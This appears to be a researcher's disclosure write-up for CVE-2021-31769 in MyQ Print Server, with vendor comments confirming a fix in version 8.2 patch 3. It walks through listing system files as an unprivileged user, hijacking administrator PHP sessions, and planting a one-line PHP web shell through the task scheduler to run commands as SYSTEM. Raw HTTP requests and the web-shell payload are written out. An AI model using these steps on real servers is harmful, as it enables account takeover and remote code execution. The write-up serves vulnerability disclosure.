

CVE-2021-31769

 CVE-2021-31769.md

CVE-2021-31769

Step by Step

First we install our trial version by downloading it from the following site

<https://smart.myq-solution.com/>




once the file is downloaded, we install it in a virtual machine with windows 10, in the case of having a windows server it also works.

We prepare our environment with an administrator user and a user without privileges.


```
admin
user:*admin
password:admin
```

```
user
user:bc0d3
pin:2590
```


once we start session with the administrator user we will go to the functionality of "task scheduler" found in the menu on the left "Settings"




Then we click on the "task scheduler" functionality



We select some functionality that has the function of reading or listing files.



once it is clicked, a window will appear showing the directories and files of the system.



Being with an administrator user, these functions should only be available for this user, that is, the administrator, but if we see the HTTP requests in burpsuite and make the same request with a user without privileges we can see the same directories.

Administrator user request

Demonstration that the administrator's cookies

Name	Value	Domain	Path	Expires / Max-Age	Size
PHPSESSID8090	f7e1813f7eef2ec0361c0df697c47a01	192.168.18.184	/	Session	45

http request from listing directory with an administrator cookie.

```


Request
1 GET /f7e1813f7eef2ec0361c0df697c47a01 HTTP/2
2 Host: 192.168.18.184:8090
3 Cookie: PHPSESSID8090=f7e1813f7eef2ec0361c0df697c47a01
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
5 Accept: text/javascript, text/html, application/xhtml+xml, text/xml, */*
6 Accept-Language: en-us,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 X-Requested-With: XMLHttpRequest
9 X-Prototype-Version: 1.7.3
10 Referer: https://192.168.18.184:8090/en-us/app/
11 Te: trailers
12 Connection: close
13
14

Response
1 HTTP/2 200 OK
2 Cache-Control: no-cache, no-store, must-revalidate
3 Content-Type: application/json; charset=utf-8
4 Date: Sun, 20 Jun 2021 19:47:52 GMT
5 Server: Apache/2
6 X-Frame-Options: SAMEORIGIN
7 Content-Length: 822
8
9 {
10   "items": [
11     {
12       "name": "$WinREAgent",
13       "type": "folder"
14     },
15     {
16       "name": "IDefense",
17       "type": "folder"
18     },
19     {
20       "name": "openldap",
21       "type": "folder"
22     },
23     {
24       "name": "PDFStreamDumper",
25       "type": "folder"
26     },
27     {
28       "name": "PerfLogs",
29       "type": "folder"
30     },
31   ]
32 }
  
```


We will proceed to the next test where we use a cookie from an unprivileged user and we will also have the same result.

Non-privileged user request

Demonstration that the cookies of a user without privileges.



Http request to list directories with a common user cookie



This shows we have privileges to list system files, the MyQ-printserver software runs as NT AUTHORITY \ SYSTEM when installed, this means we have privileges to list system files and directories.

How can we use this to access an administrator account and run commands on the server?

It must be taken into consideration that the myQ system uses apache and php other languages, this means that when using PHP, the sessions are saved in the php directory located in the following path:

C:\Program Files\MyQ\PHP\Sessions

when installing the software we will realize it is saved in that path.

Nombre	Fecha de modificación	Tipo	Tamaño
sess_0cf348873c0b8ef6e14e417d836e8c4f	20/06/2021 03:18 p. m.	Archivo	1 KB
sess_1b9544a05b054eb28633e78774d4893	20/06/2021 03:20 p. m.	Archivo	1 KB
sess_1bac9cc44082b628232d1849763ac436	20/06/2021 03:19 p. m.	Archivo	1 KB
sess_1d60d099c2b375614edd3b4e8efdfb97	20/06/2021 03:21 p. m.	Archivo	1 KB
sess_2af184847b61e4ec912036965ec46383	20/06/2021 03:18 p. m.	Archivo	1 KB
sess_2ccc565a08e68a4c769571de8b3138b7	20/06/2021 03:19 p. m.	Archivo	1 KB
sess_2ee5fd34abc7b2e3d1887395809c0a4	20/06/2021 03:19 p. m.	Archivo	1 KB
sess_3aff69cde7f9395ea56b8b02a43b3894	20/06/2021 03:19 p. m.	Archivo	1 KB
sess_3afb49f7498f76e2184fb8a7e24435	20/06/2021 03:19 p. m.	Archivo	1 KB
sess_3bbd1280bfdbad16a4b267cc3015ed2	20/06/2021 03:20 p. m.	Archivo	1 KB
sess_3d35dffd9a3276f4522a5e02e5522f23	20/06/2021 03:18 p. m.	Archivo	1 KB
sess_3e1e9cabd6c2a19859c4454f71699e57	20/06/2021 03:19 p. m.	Archivo	1 KB
sess_4a3457c0c433a665dc496f7223f3b40	20/06/2021 03:19 p. m.	Archivo	1 KB
sess_4bd455af3f02700840e3e2ed0c2b7bf	20/06/2021 03:20 p. m.	Archivo	1 KB
sess_4c25a8556492d42eb9c725ba3bdf297d	20/06/2021 03:21 p. m.	Archivo	1 KB
sess_4d4176b222443eebf2069a8abe49b15	20/06/2021 03:21 p. m.	Archivo	1 KB
sess_4def7f691cab7d33038f17c7ee193b	20/06/2021 03:20 p. m.	Archivo	1 KB
sess_4f53b9f443eb9fdae9657cb5f96dd3	20/06/2021 03:20 p. m.	Archivo	1 KB
sess_5b4a780ef30834fcc1fa83bba7af2e9c	20/06/2021 03:21 p. m.	Archivo	1 KB
sess_5b2593bfed482ddc4c45877a43415395	20/06/2021 03:18 p. m.	Archivo	1 KB
sess_5c316b76a0acf1809a7c53649ec4c38	20/06/2021 03:19 p. m.	Archivo	1 KB
sess_6d5136e72bebe145f81f1f19956588ee	20/06/2021 03:19 p. m.	Archivo	1 KB
sess_6f9b30f53db22a5578e9ac39a592a81c	20/06/2021 03:20 p. m.	Archivo	1 KB
sess_6f50c6f4c4d7b969c5593452def9d5e2	20/06/2021 03:19 p. m.	Archivo	1 KB
sess_6f86187f14468f92bcd5c02bb2761d56	20/06/2021 03:19 p. m.	Archivo	1 KB
sess_07e5a0e2221a04bd366ce61a03bebd45	20/06/2021 03:18 p. m.	Archivo	1 KB
sess_7bad013946f5813c889a4592e05bf38d	20/06/2021 03:18 p. m.	Archivo	1 KB
sess_8ba88866cae8e9a09b045070834fd1c	20/06/2021 03:21 p. m.	Archivo	1 KB

now we only have to make a request to the aforementioned route and go through all the sessions to validate which session will be of an administrator user, take that session and add it to the browser to escalate privileges, take access and then execute commands on the server.

PoC

For this we create a python script that performs this action lists the sessions and their corresponding user. First we will take the active session of a user without privileges, usually it is delivered for printing.

The screenshot shows a web application interface with a 'myQ' logo and a 'Home' button. Below the navigation bar, there is a 'Quick Links' section with 'Jobs', 'Reports', and 'Settings'. The 'User profile' section displays the following information:

- User name: bc0d3
- Full name: bc0d3
- Email: -
- Default language: -



Below the user profile, there are buttons for 'Edit', 'Set password', and 'Generate PIN'. The 'Jobs' section is also visible. At the bottom, the browser's developer tools are open, showing the 'Storage' tab. A red box highlights a session entry in the 'Cookies' list, with a red arrow pointing from the 'Full name' field in the user profile to the 'Name' field in the session entry.

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly
PHPSESSID8090	bb0b003ef4e472c6d330c0e0f52773ab	192.168.18.184	/	Session	45	True

we will use our script:

- Create a new task with external commands
- Add any name, Repeat every 10 minutes, File to run is C:\Windows\System32\calc.exe
- Add the following parameters & echo ^<?php system(\$_GET['cmd']);?^> > C:\Program^Files\MyQ\PhpApps\PrintServer\public\bc0d3.php'
- Save and then select the task and run it
- Go to the following URL <https://IP:8090/bc0d3.php?cmd=whoami> -- :D @bc0d3

reference images



nt authority\system

OneCodeCZ commented on Jun 22, 2021 • edited

Only MyQ administrator is able to add External Commands in the scheduler. It was assumed that MyQ administrator is also the OS administrator which often is the case. However, this issue is fixed in MyQ Print Server 8.2 patch 3. Thank you for reporting.

bc0d3 commented on Jun 22, 2021

Author

Only MyQ administrator is able to add External Commands in the scheduler. It was assumed that MyQ a

The solution to these vulnerabilities was resolved in the versions , myQ central server 8.2 and myq print server 8.2 (patch 3)

External commands are no longer available and the function of listing files is limited.